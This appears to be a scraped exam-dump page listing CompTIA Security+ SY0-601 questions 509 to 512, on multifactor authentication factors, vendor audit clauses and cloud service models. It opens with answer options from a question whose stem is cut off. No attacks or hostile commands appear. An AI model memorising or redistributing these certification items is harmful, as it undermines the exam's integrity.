
A. MITRE ATT&CK

B. Walk-through

C. Red team

D. Purple team

E. TAXII



Actual exam question from CompTIA's SY0-601

Question #: 509

Topic #: 1

[All SY0-601 Questions]

A network manager wants to protect the company's VPN by multifactor authentication that uses:

• Something you know

• Something you have

• Somewhere you are


Which of the following would accomplish the manager's goal?

A. Domain name. PKI, GeoIP lookup

B. VPN IP address, company ID. partner site

C. Password, authentication token, thumbprint

D. Company URL, TLS certificate, home address



Actual exam question from CompTIA's SY0-601

Question #: 510

Topic #: 1

[All SY0-601 Questions]

Which of the following terms should be included in a contract to help a company monitor the ongoing security maturity of a new vendor?


A. A right-to-audit clause allowing for annual security audits

B. Requirements for event logs to be kept for a minimum of 30 days

C. Integration of threat intelligence in the company's AV

D. A data-breach clause requiring disclosure of significant data loss

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 511

Topic #: 1

[All SY0-601 Questions]


Which of the following cloud models provides clients with servers, storage, and networks but nothing else?

A. SaaS

B. PaaS

C. IaaS

D. DaaS



Actual exam question from CompTIA's SY0-601

Question #: 512

Topic #: 1

[All SY0-601 Questions]

